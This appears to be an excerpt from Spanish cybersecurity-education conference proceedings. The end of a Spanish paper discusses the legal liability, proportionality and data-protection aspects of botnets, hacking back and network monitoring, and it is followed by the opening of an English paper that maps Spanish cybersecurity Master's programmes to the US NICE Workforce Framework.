El objetivo de la red botnet es también muy diferente según los casos. Puede ser el envío masivo de *spam*, la obtención de información personal o financiera, la distribución de *malware*, la realización de ataques de DDoS, el espionaje, el alojamiento de contenidos ilegales, entre muchos otros. Pero es que, además, incluso, en función de quién sea el creador de la red y de su intención, puede tratarse de un ciberdelito, un acto de ciberespionaje, ciberterrorismo o, incluso, una acción bélica ciberguerra. Así, cuando la red *botnet* se ha creado, alquilado o vendido para enviar correo basura o robar datos bancarios es un *acto delictivo*. Cuando con ella se pretende obtener información confidencial de personas, empresas o Estados, es *ciberespionaje*. Cuando se utiliza con una intencionalidad política, como es la subversión del orden político o para causar terror con esa finalidad, es *ciberterrorismo*. Finalmente, puede ser un *acto bélico* como demuestran los ejemplos de Estonia –que, en 2007, fue objeto de ataques masivos que colapsaron el país y justificaron incluso una petición de ayuda a la OTAN[1]– y de Georgia, en 2008, en pleno conflicto armado con Rusia[2].

En tercer lugar, en las redes *botnets*, la responsabilidad jurídica dependerá de dos coordenadas: primera, la posición de la persona, que es diferente según sea el creador de la red, un intermediario o el propietario de uno de los ordenadores de la red; y, segunda, del acto realizado en función de que sea un delito, espionaje, terrorismo o un acto bélico [11].

El autor de la red *botnet* puede tener una doble responsabilidad derivada, primero, de utilizar el medio –la red *botnet*– que puede constituir en sí mismo una violación de la integridad del sistema; y, segundo, de la infracción material en que haya incurrido mediante ese medio. Si es un delito tendrá una responsabilidad diferente de si es un acto de espionaje,

[1]En el caso de Estonia se trata de un conflicto latente conocido como el *Asunto del Soldado de Bronce*, provocado por el traslado de una estatua que para los rusos simboliza su victoria en la II Guerra Mundial mientras que para los estonios es la imagen de la opresión rusa durante la Guerra Fría. Estonia recibió una sucesión de ataques DoS a través de redes *botnet* que afectaron prácticamente al 100% de las webs, redes y servicios estatales y al 90% de los servicios de e-banking. Entre otras se encuentra una *botnet* compuesta por ordenadores situados en EEUU y, cuando se empezaron a anular *botnets* con la ayuda de la Unión Europea y de EEUU, los administradores de las *botnets* decidieron trasladarlas a jurisdicciones menos cooperadoras o menos desarrolladas para evitar que fuesen interceptadas. No es un conflicto armado pero sus efectos pudieron ser igualmente devastadores, colapsando por completo el país.

[2]En el caso de Georgia hubo un conflicto armado con Rusia en agosto de 2008 en el que se utilizaron paralelamente las armas convencionales y los ciberataques y, entre ellos, ataques DDoS mediante *botnets*, con centros de mando y control dispersos en diferentes países, que hacían uso de *scripts* mejor organizados y coordinados y con un mayor número de participantes que en el caso de Estonia. En cualquier caso, ningún Estado tiene capacidad individual para hacer frente a ciberataques masivos cometidos a través de *botnets* dispersas por el mundo.

terrorismo o ciberguerra. Puede ocurrir que se sumen las dos infracciones –el medio y el fondo– o que la del fondo englobe el medio y sólo se penalice el delito de fondo.

El intermediario es la situación más indefinida y compleja porque, sin ser propietario, interviene de algún modo en el proceso. Puede ser una víctima inocente o puede ser cómplice o cooperador necesario si participa activamente o, por omisión, permitiendo el uso ilícito de su dispositivo. El propietario de un ordenador zombi es, en principio, una víctima a la que no se puede exigir responsabilidad salvo que haya incumplido las obligaciones que le correspondan en cada caso y, entre ellas, la *diligencia debida*; esto es, que, debiendo hacerlo, no hubiera adoptado las medidas de seguridad necesarias para evitar esa situación. En este caso, habría que establecer una primera distinción entre agentes públicos y privados.

La administración tiene una serie de obligaciones en su funcionamiento, entre las que se debe encontrar la garantía de que sus sistemas se encuentran suficientemente protegidos para no ser utilizados dentro de una red de *bots*. Además de la obligación de debida diligencia que incumbe al Estado, el hecho de que sus dispositivos se pudiesen utilizar con esa finalidad podría desencadenar, por una parte, la responsabilidad internacional del Estado frente a terceros que ya se hayan visto perjudicados y, por otra parte, la responsabilidad extracontractual en el ámbito interno por los daños que se hayan podido causar a particulares por esa falta de vigilancia.

Una segunda distinción podría establecerse entre agentes privados, empresas o personas físicas, que pueden tener también una obligación de diligencia o un deber de garantía en materia de seguridad, frente a otros sujetos a los que no cabe exigirles ese mismo conocimiento y esa responsabilidad [12].

La jurisprudencia –conjunto de sentencias adoptadas por los tribunales– que se ha ocupado de las redes zombies o *botnets* tiene en cuenta esas diferencias. En algún caso se hace referencia al acusado indicando que es "una persona con una habilidad más que adecuada para moverse a través de la red" y que incluso "reconoció tener conocimientos amplios de informática hasta el punto de haber impartido clases". Esa capacidad intelectual, a juicio del tribunal, incide en las posibilidades para comprender lo que estaba haciendo y ello permite deducir de forma indudable su plena responsabilidad penal. La solución contraria se da en el caso de unos acusados respecto de los cuales no queda acreditado que conociesen que estaban actuando ilegalmente sino que, como intermediarios, habían sido un mero instrumento o una víctima más de los verdaderos estafadores.

A modo de conclusión de la problemática aquí planteda, es de indicar que está cobrando fuerza la idea de que la ignorancia no borra ni disminuye la culpabilidad. De hecho, en los delitos cometidos a través de *botnets* ha habido una apreciable evolución en cuanto a la situación del intermediario. Hasta hace un tiempo se utilizaba el concepto de *ignorancia deliberada*, que se produce cuando el sujeto no se plantea la trascendencia o las consecuencias de sus acciones. Ahora se denomina *dolo eventual*, de carácter más grave, que existe cuando se decide realizar la acción mostrándose indiferente frente a la consecuencias, a pesar que pueda haber indicios claros y consistentes de que es una actividad ilegal.

IV. Caso 2: Proporcionalidad en la respuesta

Resulta bien conocido que la respuesta adoptada de cara a solucionar un incidente de seguridad debe ser proporcional. Ahora bien, ¿cómo ha de entenderse esta proporcionalidad?, ¿qué es una respuesta no proporcional?, ¿qué implicaciones podría llegar a tener esta no proporcionalidad?

Para entender adecuadamente este planteamiento y adentrarnos en la comprensión del problema, resulta oportuno esbozar algunos casos prácticos de ataque y posibles respuestas a adoptar de cara a su solución. Por lo que respecta a actividades maliciosas, pensemos las cuatro siguientes: *(i)* escaneo de puertos, *(ii)* intento de acceso no permitido a un recurso o servicio, *(iii)* envío de *spam*, *(iv)* operación de *botnets*. En cuanto a posibles respuestas a adoptar para las distintas situaciones (no necesariamente circunscritas a las anteriores): *(a)* filtrado de acceso por IP y/o usuario, *(b)* denuncia ante la autoridad, *(c)* ejecución de un contra-ataque (*spam*, DoS), *(d)* infección del atacante con *malware*.

La respuesta a la proporcionalidad debe situarse en su contexto. La preocupación normal de cualquier profesional de la ciberseguridad es saber si la respuesta a un incidente de seguridad es proporcionada y, en consecuencia, legal, entendiendo que si es proporcionada es legal y no lo será en caso contrario. El problema es que la proporcionalidad es parte de un concepto más amplio y más complejo en el que no sólo interviene el requisito de la proporcionalidad: la legítima defensa. Y, a su vez, la legítima defensa se explica en el contexto aún más amplio de la seguridad.

Para empezar hay que distinguir dos situaciones diferentes: la sociedad formada por los Estados, que es la sociedad internacional (A) y la sociedad dentro de los Estados (B). Cada una funciona de un modo diferente pero ambas interesan por la dificultad de distinguirlas en el ciberespacio, donde no existen realmente fronteras.

A) La *sociedad internacional* es una sociedad descentralizada en la que cada Estado mantiene su autoridad, su soberanía, de manera que las relaciones entre ellos son relaciones entre iguales desde el punto de vista jurídico, aunque sean obviamente diferentes en el plano social, económico o político. Cada Estado es un poder en sí mismo y, como tal, tiene la capacidad de reaccionar unilateralmente frente a los demás para defender sus derechos. Si es objeto de un incidente de seguridad, tiene dos opciones: primero, usar "contramedidas", esto es, la aplicación del aforismo "ojo por ojo y diente por diente" respondiendo de modo proporcional a la acción de la que ha sido víctima; y segundo, actuar en legítima defensa cumpliendo también los requisitos de necesidad y proporcionalidad de la respuesta. En la sociedad internacional, aunque hay un sistema llamado de *seguridad colectiva*, cada Estado está legitimado para actuar frente a un incidente de seguridad y, hoy por hoy, se sigue discutiendo sobre la cuestión de los ciberataques armados.

B) En cambio, la sociedad dentro de los Estados, o *sociedad interna*, está organizada de modo centralizado y jerarquizado de manera que el Estado tiene lo que se denomina el *monopolio de la violencia legítima*, es decir, es el único que puede ejercer legalmente la coerción o la fuerza y para ello

dispone de las Fuerzas y Cuerpos de Seguridad del Estado y de las Fuerzas Armadas que están encargadas de garantizar la seguridad, respectivamente, frente a las amenazas internas y frente a las exteriores. En términos muy simples, eso significa que cualquier incidente o amenaza en materia de seguridad es competencia de esas fuerzas estatales y no de la víctima o víctimas. En el interior del Estado, en las relaciones entre los ciudadanos, no cabe la "autotutela", es decir, ni se puede aplicar la regla del "ojo por ojo y diente por diente", ni la víctima tiene derecho a responder frente a una amenaza, incidente o agresión, salvo que actúe en legítima defensa.

La *legítima defensa* es el derecho de responder frente a una acción ilícita actual o inminente para proteger personas o bienes propios o ajenos. Pero, para que sea efectivamente legítima defensa, es preciso que se cumplan unas condiciones mínimas: 1) una agresión ilegítima, 2) la falta de provocación por parte del defensor y 3) la necesidad racional del medio empleado para repelerla. Este último requisito implica, a su vez, dos exigencias: una, la necesidad del sujeto de auto-defenderse ya que no cuenta con la posibilidad de intervención de la autoridad pública; y, dos, la proporcionalidad del medio empleado.

Esto significa que, jurídicamente, en sentido estricto, la "proporcionalidad" es un requisito que se debe cumplir para responder a un incidente de seguridad cuando es necesario defenderse frente a una amenaza actual o inminente que no se ha provocado y cuando no se cuenta con la posibilidad de intervención de la "autoridad pública" que tiene atribuida legalmente esa función. Ese es el contexto en el hay que entender la proporcionalidad. Es una acción frente a la no-acción, por el motivo que sea, de las autoridades públicas. Hace tiempo, sin embargo, que se está desarrollando el concepto de "seguridad privada" como complemento o como alternativa a la seguridad ofrecida por las instituciones públicas. Es un complemento, por ejemplo, cuando se contrata a una empresa de seguridad privada para instalar una alarma en un domicilio. Es una alternativa cuando, por ejemplo, el propio Estado contrata a empresas privadas para determinadas tareas de seguridad, como la vigilancia en las instituciones penitenciarias o la protección de los buques que navegan por aguas internacionales donde hay piratas. Pero, en ambos casos, sigue existiendo la seguridad pública como base del sistema.

El ciberespacio cambia completamente esta situación. Por una parte, es cierto que, en el cumplimiento de sus funciones, las Fuerzas Armadas y la Fuerzas y Cuerpos de Seguridad del Estado han creado unidades especiales en el ámbito de la ciberseguridad. Pero, por otra parte, también es verdad que no tienen la capacidad ni los medios suficientes para hacer frente a las amenazas procedentes del ciberespacio, razón por la cual es imprescindible contar con la seguridad privada. La mayor parte de los Estados, empezando por EE.UU. que lo ha reconocido expresamente, han asumido que la ciberseguridad no puede ser garantizada individualmente y sólo con medios públicos y que es necesaria la implicación del sector privado, esto es, la privatización de la seguridad. La idea es, incluso, que, a la inversa de lo que ocurre con la educación o la sanidad pública, en la que el Estado ofrece la asistencia básica y las empresas privadas ofrecen complementos adicionales, en la ciberseguridad, el sector privado debería encargarse de la seguridad básica, mientras que las autoridades públicas habrían de asumir la gestión de los incidentes y amenazas más graves que difícilmente podrían cubrirse por los agentes privados sin un apoyo público global.

En esta situación, los profesionales de la ciberseguridad tienen un protagonismo obvio, pero tanto en sentido positivo como negativo. En sentido positivo, es un factor de crecimiento y expansión profesional y económica inimaginable y, comparativamente, sin parangón. En sentido negativo, por el momento, con la normativa en vigor, es una actividad profesional con numerosas lagunas y riesgos legales que dificultan extraordinariamente su labor. No sólo se ve obligado a parapetarse en el dudoso criterio de la proporcionalidad que, como se ha visto, es mucho más riguroso de lo que se podría pensar, sino que, además, debe actuar intentando verificar, en cada caso y ante amenazas cada vez más inciertas, si cumple o no con dicho requisito.

En un artículo muy interesante titulado *"Can 'Hacking Back' Be An Effective Cyber Answer?"* [13], después de identificar actividades habituales de respuesta a incidentes de seguridad que son ilegales, Dan Lohrmann concluye afirmando que "*A pesar de los diversos retos en la actualidad a la hora de abordar la respuesta ante incidentes de seguridad cibernética, el concepto de defensa propia está llamado a liderar el desarrollo de nuevas leyes asociadas a dicha temática. Mi sensación es que la mayor diferencia entre la defensa propia en el mundo físico y en el ciberespacio es la certeza absoluta que se tiene cuando alguien corre hacia tí con un cuchillo o una pistola en tu propia casa. En ese caso, no hay prácticamente duda alguna que se está en un contexto violento y lo que se tiene que hacer en dicho contexto, mientras que el espacio cibernético está sembrado de dudas. En resumen, la atribución es difícil en el ciberespacio. Sin embargo, tengo la impresión que la próxima decada traerá nuevas interpretaciones que permitan cambiar esta situación. No tengo claro cómo serán, pero mi impresión es que este tema está empezando a despuntar*".

Junto a ello, la situación del profesional de la ciberseguridad también será diferente si trabaja como agente privado o para una autoridad pública y, dentro de esta opción, caben muchas posibilidades según los países. De hecho, recientemente, en el Reino Unido, el "Investigatory Powers Tribunal" ha declarado que *"La explotación de redes de computadores que incluya la activación de micrófonos y cámaras en dispositivos remotos sin el conocimiento del propietario es legal y no menoscaba los derechos humanos*". La actividad del "Government Communications Headquarters" (GCHQ) que, según ese tribunal, se considera legal, incluye (https://thehackernews.com/2016/02/gchq-hacking-news.html): *"La instalación de malware, la activación remota de cámaras y micrófonos, la instalación de keyloggers, la identificación de la localización de sospechosos con GPS o el robo de documentos en dispositivos objetivo*".

En definitiva, los profesionales de la ciberseguridad deben impulsar la elaboración de un marco jurídico que garantice la claridad, la transparencia y, con ello, la legalidad de sus actuaciones frente a incidentes de ciberseguridad. Mientras no se cuente con ese apoyo, el criterio de la proporcionalidad

es meramente casuístico y no ofrece unas garantías mínimas de actuar conforme a la legalidad. Ello es así también por otro motivo no menos importante: la calificación del incidente de seguridad o ciberataque.

La *calificación* es la operación mediante la cual un acto, acción o conducta se incluye dentro de una categoría jurídica. No es igual una estafa a un fraude o el cohecho, el tráfico de influencias o la prevaricación. Cada acción debe encajar en un tipo jurídico. El problema es que los incidentes de ciberseguridad no admiten una calificación única y uniforme, ni siquiera fácil; porque la mayoría de ellos pueden catalogarse dentro de distintas categorías jurídicas y para cada una de ellas la respuesta puede ser distinta, como ya hemos visto con anterioridad. Y también, en función de ello, se apreciará la proporcionalidad de la respuesta, porque no es igual responder frente a un incidente que compromete la seguridad nacional que frente a otro, materialmente igual, que sólo causa un perjuicio económico. Por si esto fuera poco, es evidente que, en el momento de identificar el incidente y teniendo en cuenta los problemas de trazabilidad y de atribución de identidad, el profesional de la ciberseguridad difícilmente puede saber qué tipo de acción es desde esa perspectiva y, en consecuencia, hasta dónde puede llegar la respuesta en términos de proporcionalidad porque cuanto mayor sea la amenaza, mayor podrá ser la entidad de respuesta.

V. Caso 3: Detección de anomalías en tráfico en red

Una de las tareas típicas en investigación de anomalías en red es la captura y análisis de distintas fuentes de información sobre el tráfico en una red. Esta tarea implica una serie de acciones, principalmente: *(i)* configuración de los sensores, *(ii)* acceso a la red para la transferencia de datos al entorno de análisis, *(iii)* análisis de datos propiamente dicho. Cada una de estas acciones tiene implicaciones normativas que deben tenerse en cuenta, sobre todo aquellas relacionadas con la privacidad de los datos.

La protección de datos es posiblemente uno de los temas que mayores problemas jurídicos plantea desde el punto de vista teórico y práctico para un profesional de la ciberseguridad. Cualquier acción puede implicar gestión de datos y cualquier proceso de gestión de datos puede implicar, a su vez, datos personales y constituir una violación del derecho a la protección de esos datos, a la intimidad, a la privacidad.

La protección de datos personales es un derecho fundamental reconocido en la Constitución y en todos los tratados internacionales sobre derechos humanos. El conocimiento del significado y el funcionamiento de este derecho exige situarlo en su contexto. Para ello, es preciso un análisis de la normativa básica (A) y de la jurisprudencia de los tribunales (B) que interpreta el significado de ese derecho en la práctica.

A) El artículo 3 de la Ley Orgánica de Protección de Datos (LOPD) identifica el concepto de "datos de carácter personal" como "cualquier información concerniente a personas físicas identificadas o identificables".

La Directiva 95/46/CE tiene idéntica definición y, además, concreta que "identificable" es toda persona cuya identidad pueda determinarse, directa o indirectamente, en particular mediante un número de identificación o uno o varios elementos específicos, característicos de su identidad física, fisiológica, psíquica, económica, cultural o social.

El Reglamento de desarrollo de la LOPD define los datos de carácter personal como "cualquier información numérica, alfabética, gráfica, fotográfica, acústica o de cualquier otro tipo concerniente a personas físicas identificadas o identificables".

Por su parte, el "tratamiento de datos" comprende todas las "operaciones y procedimientos técnicos, de carácter automatizado o no, que permitan la recogida, grabación, conservación, elaboración, modificación, bloqueo y cancelación, así como las cesiones de datos que resulten de comunicaciones, consultas, interconexiones y transferencias".

B) La jurisprudencia, el conjunto de resoluciones judiciales de los tribunales sobre este tema, permite identificar el objetivo, el contenido, las modalidades de ejercicio y el alcance y límites del derecho a la protección de datos personales.

El objetivo del derecho a la protección de datos personales no se limita a proteger los datos de carácter íntimo porque es un derecho más amplio que el derecho a la intimidad y, además, hay que diferenciarlos porque se pueden vulnerar uno, otro o ambos.

El derecho fundamental a la intimidad protege frente a cualquier invasión que pueda realizarse en este ámbito de la vida personal y familiar que la persona desea excluir del conocimiento ajeno y de las intromisiones de terceros en contra de su voluntad. Por su parte, el derecho fundamental a la protección de datos persigue garantizar a la persona un poder de control sobre todos sus datos personales, sobre su uso y destino, con el propósito de impedir su tráfico ilícito y lesivo para la dignidad y derecho del afectado.

El derecho a la intimidad permite excluir ciertos datos de una persona del conocimiento ajeno, es decir, el poder de resguardar su vida privada de una publicidad no querida. En cambio, el derecho a la protección de datos garantiza a los individuos un poder de disposición sobre esos datos. Este poder de disposición del individuo implica dos obligaciones generales para los poderes públicos: 1) la prohibición de que se conviertan en fuentes de esa información sin las debidas garantías, y 2) el deber de prevenir los riesgos que puedan derivarse del acceso o divulgación indebida de dicha información.

El contenido del derecho a la protección de datos personales consiste precisamente en un poder de disposición y de control sobre esos datos que supone que la persona tiene la triple facultad de: 1) decidir cuáles va a proporcionar a un tercero o cuáles puede recabar este tercero; 2) saber quién posee esos datos y para qué; y 3) oponerse a esa posesión o uso. Es el derecho y la facultad de consentir la recogida, la obtención y el acceso a los datos personales, su posterior almacenamiento y tratamiento, así como su uso o usos posibles, por un tercero, sea el Estado o un particular.

La llamada libertad informática es el derecho a controlar el uso de los propios datos insertos en un programa informático (*habeas data*) y comprende, entre otros aspectos, la oposición del ciudadano a que determinados datos personales sean utilizados para fines distintos de aquel legítimo que justificó su obtención. El *habeas data* ha sido definido como la facultad del titular de datos personales a exigir a la administración que los gestiona su acceso, inclusión, exclusión, corrección, actualización, certificación, entre otros.

El Tribunal Supremo afirma que este derecho se identifica con el derecho a la "autodeterminación informativa", es decir, con la capacidad de controlar lo que los demás conocen de nosotros mismos.

El ejercicio de este derecho supone, por una parte, la facultad de saber en todo momento quién dispone de esos datos personales y a qué uso los está sometiendo; y, por otra parte, el poder de oponerse a esa posesión y usos.

Es un conjunto de poderes del titular de los datos que se traduce en deberes jurídicos para el resto, porque el titular de los datos tiene el derecho a que se requiera el previo consentimiento para la recogida y uso de los datos personales, el derecho a saber y ser informado sobre el destino y uso de esos datos y el derecho a acceder, rectificar y cancelar dichos datos.

El consentimiento es, en consecuencia, la clave para acceder a los datos y para ceder los datos. Por ello, la cesión de datos personales a un tercero supone una nueva posesión y uso que requiere un nuevo consentimiento del interesado. Ello es así siempre que se priva a la persona de las facultades de disposición y control sobre sus datos personales. Por eso, los datos de carácter personal sólo podrán ser comunicados a un tercero para el cumplimiento de fines directamente relacionados con las funciones legítimas del cedente y del cesionario con el previo consentimiento del interesado.

El consentimiento debe cumplir unos requisitos para ser válido entre los que destaca la información que ha de ser parte integrante del mismo. La LOPD establece que el consentimiento es "toda manifestación de voluntad, libre, inequívoca, específica e informada, mediante la que el interesado consienta el tratamiento de datos personales que le conciernen". Dispone, asimismo, que "será nulo el consentimiento para la comunicación de los datos de carácter personal a un tercero, cuando la información que se facilite al interesado no le permita conocer la finalidad a que destinarán los datos cuya comunicación se autoriza o el tipo de actividad de aquel a quien se pretenden comunicar".

En cambio, el consentimiento del titular de los datos no será preciso cuando la comunicación que deba efectuarse tenga por destinatarios a los jueces o tribunales actuando en el ejercicio de las funciones que tienen atribuidas.

Una vez prestado el consentimiento, la LOPD establece que el responsable del fichero y quienes intervengan en cualquier fase del tratamiento de los datos de carácter personal están obligados al secreto profesional respecto de los mismos y al deber de guardarlos. Esas obligaciones subsistirán incluso después de finalizar sus relaciones con el titular del fichero o, en su caso, con el responsable del mismo. Pero esa obligación no existe cuando se tiene conocimiento de un delito porque, en ese caso, según la Ley de Enjuiciamiento Criminal, hay una obligación superior consistente en poner los hechos presuntamente delictivos en conocimiento de las autoridades policiales y judiciales.

El alcance de ese derecho no es ilimitado ya que puede entrar en conflicto con otros derechos o bienes jurídicos igualmente dignos de protección. Por ejemplo, la seguridad y defensa del Estado, la averiguación de los delitos y la intimidad de otras personas. Con carácter general, este derecho sólo puede ser restringido o limitado si se cumplen tres condiciones: 1) que sea una medida prevista por la Ley, 2) que sea adoptada mediante resolución judicial especialmente motivada, y 3) que sea idónea, necesaria y proporcionada en relación con una finalidad perseguida con ella.

En general, este derecho no se respeta cuando: 1) queda sometido a limitaciones que lo hacen impracticable, o 2) que lo dificultan más allá de lo razonable, o 3) que lo despojan de la necesaria protección.

En cualquier caso, es importante subrayar que hay que tener presentes dos circunstancias: la multifuncionalidad de los datos que se almacenan en los distintos dispositivos y el carácter unitario de los mismos que llevan a lo que se denomina el *derecho al propio entorno virtual*.

El derecho al propio entorno virtual integra toda la información en formato electrónico que, a través del uso de las tecnologías, ya sea de forma consciente o inconsciente, con voluntariedad o sin ella, va generando el usuario, hasta el punto de dejar un rastro susceptible de seguimiento por los poderes públicos y por las entidades privadas.

El acceso a los datos personales en el marco de una investigación exige una resolución judicial que explique las causas por las que es preciso acceder al lugar donde se encuentra el dispositivo, las razones que justifican la incautación del mismo y los motivos por los que es preciso el acceso a su contenido. Ello es así porque se tiene que justificar la quiebra del principio de inviolabilidad del domicilio, la intimidad reflejada en el ordenador y los datos contenidos en el mismo. El acceso a los contenidos de cualquier ordenador por los agentes de policía ha de contar con el presupuesto habilitante de esa autorización judicial. Esta resolución ha de dispensar una protección al imputado frente al acto de injerencia de los poderes públicos.

Finalmente, las responsabilidades penales en caso de vulneración del derecho a la protección de los datos personales están previstas en los artículos 197 a 200 del Código Penal, tanto para personas físicas como para personas jurídicas.

El artículo 197 castiga con penas de prisión de uno a cuatro años y multa de doce a veinticuatro meses tres tipos de conductas:

1) Apoderarse de datos personales, interceptar las comunicaciones o utilizar dispositivos o señales de transmisión o comunicación, sin el consentimiento del afectado y para descubrir secretos o vulnerar la intimidad.
2) Apoderarse, utilizar o modificar los datos reservados de carácter personal o familiar registrados en ficheros o soportes informáticos, electrónicos o telemáticos, o en cualquier otro tipo de archivo o registro público o privado, en perjuicio de tercero y sin su autorización.
3) Acceder, sin estar autorizado, a esos datos o alterarlos o utilizarlos en perjuicio del titular de los datos o de un tercero.

Estas conductas serán castigadas con una pena de prisión de tres a cinco años cuando: a) se cometan por las personas encargadas o responsables de los ficheros, soportes informáticos, electrónicos o telemáticos, archivos o registros; o b) se lleven a cabo mediante la utilización no autorizada de datos personales de la víctima.

Hay además una serie de agravantes en función del tipo de datos o de si la conducta tiene una finalidad lucrativa, atenta contra la intimidad de la persona, se realiza vulnerando

las medidas de seguridad establecidas para impedirlo, se hace dentro de una organización o por parte de una autoridad o funcionario público, por razón del oficio, relaciones laborales o actividad profesional.

VI. Conclusiones

A lo largo de este trabajo se ha tratado de poner de manifiesto la oportunidad de formar en aspectos normativos a los profesionales en el campo de la ciberseguridad. Para ello se han discutido tres casos de estudio en relación al desarrollo de algunas tareas técnicas propias de este ámbito de trabajo, tratándose de reflejar las potenciales implicaciones y alcance de ellas derivadas.

Como consecuencia de lo anterior, desde el *UGR Cyber Security Group* (UCyS – http://ucys.ugr.es) de la Universidad de Granada venimos trabajando en la implementación de materias específicas del ámbito normativo para llevar a cabo una propuesta de *Máster en Ciberseguridad* más completa e integral que las actualmente ofertadas no solo a nivel nacional, sino también internacional. En dicho máster, cuyo inicio está previsto en octubre de 2016, coinciden expertos de renombre internacional de la docencia e investigación técnica y en derecho de la ciberseguridad, incluyendo cuerpos de orden público, universidades y empresas privadas.

References

[1] Presidencia de Gobierno, "Estrategia de Ciberseguridad Nacional". Recurso *online* accesible en http://www.lamoncloa.gob.es/documents/20131332estrategiadecibersegu ridadx.pdf, 2013.

[2] European Comission, "Digital Agenda for Europe, Cybersecurity". https://ec.europa.eu/digital-agenda/en/cybersecurity. Accedido en febrero 2016.

[3] SIC, "El Mercado de la Ciberseguridad". Revista Ciberseguridad, Seguridad de la Información y Privacidad, n. 118, pp. 60, febrero 2016.

[4] SANS, "Cybersecurity Professional Trends: A SANS Survey". A SANS Analyst Survey, SANS Institute, May 2014.

[5] SIC, "La Demanda de Expertos". Revista Ciberseguridad, Seguridad de la Información y Privacidad, n. 118, pp. 62, febrero 2016.

[6] ACM, "Toward Curricular Guidelines for Cybersecurity". Recurso *online* accesible en https://www.acm.org/education/TowardCurricularGuidelinesCybersec.pdf, 2013.

[7] INCIBE, "Programa de Excelencia en Ciberseguridad". https://www.incibe.es/excelencia/becas_estudios, 2016.

[8] Ministerio de Defensa, "Necesidad de la Conciencia Nacional de Ciberseguridad. La Ciberdefensa: Un Reto Prioritario". Monografía 137, Escuela de Altos Estudios de la Defensa, 2013. Recurso *online* accesible en http://www.defensa.gob.es/ceseden/Galerias/destacados/publicaciones/ monografias/ficheros/137_NECESIDAD_DE_UNA_CONCIENCIA_ NACIONAL_DE_CIBERSEGURIDAD_LA_CIBERDEFENSA_UN_ RETO_PRIORITARIO.pdf. Accedido en febrero 2016.

[9] ACM/IEEE, "Computer Science Curricula 2013". The Join Task Force on Computing Curricula Association for Computing Machinery (ACM) and IEEE Computer Society, December 2013.

[10] Jorge Ramió Aguirre, "Reflexiones Sobre la Enseñanza de la Seguridad en España'. Razones que Justifican el Lanzamiento del Proyecto MESI". Revista Ciberseguridad, Seguridad de la Información y Privacidad, n. 108, febrero 2014.

[11] ENATIC, "La Responsabilidad Legal de las Empresas Frente a un Ciberataque". Recurso *online* accesible en https://www.ismsforum.es/ficheros/descargas/la-responsabilidad-legal-de-las-empresas-fente.pdf. Accedido febrero 2016.

[12] Fundación Empresa, Seguridad y Sociedad, "Estudio sobre las Necesidades de Certificación y Acreditación en Materia de Ciberseguridad". Recurso *online* accesible en http://www.fundacionesys.com/files/Estudio%20ESYS_Ciberseguridad.pdf, 2013.

[13] 'Hacking Back' Be An Effective Cyber Answer? accesible en http://www.govtech.com/blogs/lohrmann-on-cybersecurity/can-hacking-back-be-an-effective-cyber-answer.html

Analysis of the alignment of Spanish Master's programs to US National Cybersecurity Workforce Framework

Ana I. González-Tablas
Computer Security (COSEC) Lab
University Carlos III of Madrid
Avda. de la Universidad 30, Leganés, 28911 (SPAIN)
aigonzal@inf.uc3m.es

***Abstract*—Building an adequate cybersecurity workforce is an strategic goal of main international stakeholders. Addressing this task passes through adapting graduate and undergraduate curricula so they are aligned to professional and research needs. In this work we present the preliminary results of analyzing the alignment of 25 Spanish cybersecurity Master's programs to the cyber roles specified in the US National Cybersecurity Workforce Framework. Our results suggest that there is no significant alignment between both data sets.**

***Index Terms*—Cybersecurity, education, skills, cyber roles, career development, workforce.**

Tipo de contribución: *Formación innovación*

I. Introduction

In the last years the problem of developing a skilled cybersecurity workforce has attracted an increasing attention from governments, industry and academic stakeholders. Particularly, governments are highlighting the need of analyzing cyber skills required by industry and administrations, and adapting the current graduate programs to be aligned to those required skills [1], [2].

In this work, we want to contribute to this challenge by developing a preliminary analysis of the alignment of main Spanish cybersecurity Master's programs to the US (United States) National Initiative for Cybersecurity Education (NICE) Workforce Framework (WF)[1]. We have chosen the US NICE WF to perform the analysis as there is no equivalent specification in the context of the European Union.

II. US National Cybersecurity Workforce Framework

The Workforce Framework has been developed by the US NICE and the US Department of Homeland Security to provide educators, students, employers, employees, training providers, and policy makers with a systematic and consistent way to address the developing of the US cybersecurity workforce. The US NICE WF defines 7 Categories and 31 Specialty Areas as a mean to organize similar types of work (see Fig. 1).

Each Specialty Area is linked to a set of Competencies (because of the very specific requirements of Categories *Collect and Operate* and *Analyze*, their Specialty Areas are not further analyzed within the Workforce Framework). Each Competency is in turn associated to a set of Knowledge, Skills and Abilities (KSAs).

Category	Specialty Area (SA)
Investigate	Digital Forensics
	Investigation
Operate and Maintain	Customer Service and Technical Support
	Data Administration
	Knowledge Management
	Network Services
	System Administration
	Systems Security Analysis
Oversight and Development	Education and Training
	Information Systems Security Operations (ISSO)
	Legal Advice and Advocacy
	Security Program Management (CISO)
	Strategic Planning and Policy Development
Protect and Defend	Computer Network Defense Analysis
	Computer Network Defense Infrast. Support
	Incident Response
	Vulnerability Assessment and Management
Securely Provision	Information Assurance Compliance
	Software Assurance and Security Engineering
	Systems Development
	Systems Requirements Planning
	Systems Security Architecture
	Technology Research and Development
	Test and Evaluation
Collect and Operate	Collection Operations
	Cyber Operations
	Cyber Operations Planning
Analyze	All Source Intelligence
	Exploitation Analysis
	Targets
	Threat Analysis

Fig. 1: Categories and Specialty Areas defined in the US NICE WF.

III. Methodology

A. Approach

As the goal is to analyze the alignment of the Spanish cybersecurity Master's programs to the US NICE WF, an approach to perform the analysis has to be defined. In the light of the structure of the US NICE WF, we decided to perform the analysis at Competency level. This is also the approach taken to map the the Knowledge Units identified within the US

[1] https://niccs.us-cert.gov/training/national-cybersecurity-workforce-framework

TABLE I: Spanish cybersecurity Master's studies analyzed in this work.

ID	University	Title	Edition	Accredited by ANECA	Modality
M1	Universidad de Almería	Máster en Administración, Comunicaciones y Seguridad Informática [3]	VI (2014-2015)	No	Online
M2	Universidad de Sevilla	Master en seguridad de la Información y las Comunicaciones [4]	III (2015-2016)	No	Blended
M3	Universidad Católica Santa Teresa de Jesús de Ávila	Máster en Ciberseguridad UCAV-Deloitte [5]	—	No	Online
M4	Universidad de León	Máster Profesional en Tecnologías de la Seguridad [6]	VII (2015-2016)	No	On-site
M5	Universidad Oberta de Cataluña, Universidad Rovira i Virgili, Universidad Autónoma de Barcelona	Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones [7]	V (2015-2016)	Yes	Online
M6	Universidad Politécnica de Cataluña	Cybersecurity Management [8]	III (2015-2016)	No	On-site
M7	Universidad Ramón Llull	Máster en Ciberseguridad [9]	II (2015-2016)	No	On-site
